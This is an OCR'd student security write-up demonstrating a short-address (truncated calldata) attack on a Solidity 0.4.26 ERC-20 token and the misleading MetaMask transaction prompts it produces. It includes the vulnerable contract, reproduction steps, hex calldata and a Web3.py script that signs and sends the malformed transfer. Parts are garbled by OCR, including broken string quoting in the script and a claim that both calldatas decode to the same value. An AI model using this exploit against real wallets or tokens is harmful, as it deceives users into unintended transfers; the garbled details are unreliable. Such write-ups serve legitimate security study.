ZafarKhan-K213567@nu.edu.pk


Set Up the Environment

-Solidity Compiler.
-Ethereum Development Environment: Truffle or Hardhat.
-Test Ethereum Network.
-MetaMask Wallet.

Compile and Deploy a Vulnerable ERC-20 Contract
Create a Solidity contract
for example ERC-20 contract:
solidity pragma solidity ^0.4.26;

```
contract VulnerableToken {
string public name = "VulnerableToken";
string public symbol = "VTK";
uint8 public decimals = 18;
uint256 public totalSupply = 1000000 * (10 ** uint256(decimals));
mapping (address => uint256) public balanceOf;
event Transfer(address indexed from, address indexed to, uint256 value);
constructor() public { balanceOf[msg.sender] = totalSupply;
}
```

ZafarKhan-K213567@nu.edu.pk



dev → 0x471...7A96

New address detected! Click here to add to your address book.

http://localhost:9011

0x471...7A96 : TRANSFER

#288

DETAILS DATA HEX

FUNCTION TYPE: Transfer (Address, Uint256)


```
Parameters:
[
 {
  "type": "address"
 },
 {
  "type": "uint256"
 }
]
```

HEX DATA: 67 BYTES

```
0xa9059cbb000000000000000000000000c588
e338fdbb2cc523a1177f3d18e87ff5a16a6b000000
0000000000000000000000000000000000000
0000000000000009897
```

Copy raw transaction data

ZafarKhan-K213567@nu.edu.pk



New address detected! Click here to add to your address book.

http://localhost:9011

0x471...7A96 : TRANSFER

#288

Gas *(estimated)* 0.000202
0.000202 RinkebyETH

Maybe in 30 seconds

Max fee: 0.000202 RinkebyETH

Total 0.000202
0.000202 RinkebyETH

Amount + gas fee

Max amount: 0.000202 RinkebyETH

CUSTOM NONCE 288

ZafarKhan-K213567@nu.edu.pk

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


dev → 0x471...7A96

New address detected! Click here to add to your address book.

http://localhost:9011

0x471...7A96 : APPROVE

#288

Site suggested

Gas (estimated) 0.000101
0.000101 RinkebyETH

Maybe in 30 seconds

Max fee: 0.000101 RinkebyETH


Total 0.000101
0.000101 RinkebyETH

Amount + gas fee

Max amount: 0.000101 RinkebyETH

CUSTOM NONCE 288

ZafarKhan-K213567@nu.edu.pk



Vulnerability Overview:
1. Vulnerability in MetaMask when interacting with ERC-20 tokens compiled with Solidity versions < 0.5.0.
2. Exploits leniency in input calldata length validation, allowing malicious actors to craft deceptive transactions.

Normal Transfer Call:
Calldata: 0xa9059cbb000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b0000000000000000000000000000000000000000000000000000000000989700
Interpreted as:
- address to: 0xC588e338FdBB2CC523a1177f3D18e87FF5A16a6b
- uint256 value: 10000128

Malformed Transfer Call:
Calldata: 0xa9059cbb000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b00000000000000000000000000000000000000000000000000000000009897
Interpreted as:
- address to: 0xC588e338FdBB2CC523a1177f3D18e87FF5A16a6b
- uint256 value: 10000128 (truncated and padded with 0x00)

Steps to Reproduce:
1. Deploy a vulnerable ERC-20 token contract using Solidity 0.4.26.
2. Initiate a malformed transaction using truncated calldata.
3. Connect MetaMask to observe the misleading transaction prompts.

```
function transfer(address _to, uint256 _value) public returns (bool success) {
 require(_to != address(0));
require(balanceOf[msg.sender] >= _value);
balanceOf[msg.sender] -= _value;
balanceOf[_to] += _value;
emit Transfer(msg.sender, _to, _value); return true;
  }
}
```

Compile and Deploy:

Using Truffle: sh truffle init truffle compile truffle migrate --network
Using Hardhat: sh npx hardhat compile npx hardhat run --network scripts/deploy.js

Create a Malformed Transaction
Write a script to craft a truncated transaction. Here's a Python example using Web3.py:

python
```
from web3 import Web3
```

Connect to Networt
```
web3=Web3(Web3.HTTPProvider(network_url))
```

ZafarKhan(K213567@nu.edu.pk)

Wallet and contract details

```
from_address = "YOUR_WALLET_ADDRESS"
private_key = "YOUR_PRIVATE_KEY"
contract_address = "DEPLOYED_CONTRACT_ADDRESS"
```

Construct the malicious calldata

```
malicious_calldata = (
"0xa9059cbb" # Function signature for transfer(address,uint256)
000000000000000000000000C588e338FdBB2CC523a1177f3D18e87FF5A16a6b" # 'to'
address
"0000000000000000000000000000000000000000000000000000000000009897"
 # 'value' (truncated)
)
```

Create the transaction

```
tx = {
'to': contract_address,
'value': 0, 'gas': 200000,
'gasPrice': web3.toWei('10', 'gwei'),
'nonce': web3.eth.getTransactionCount(from_address),
'data': malicious_calldata
}
```

Sign the transaction

```
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
```

Send the transaction

```
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
print(f"Transaction sent: {web3.toHex(tx_hash)}")
```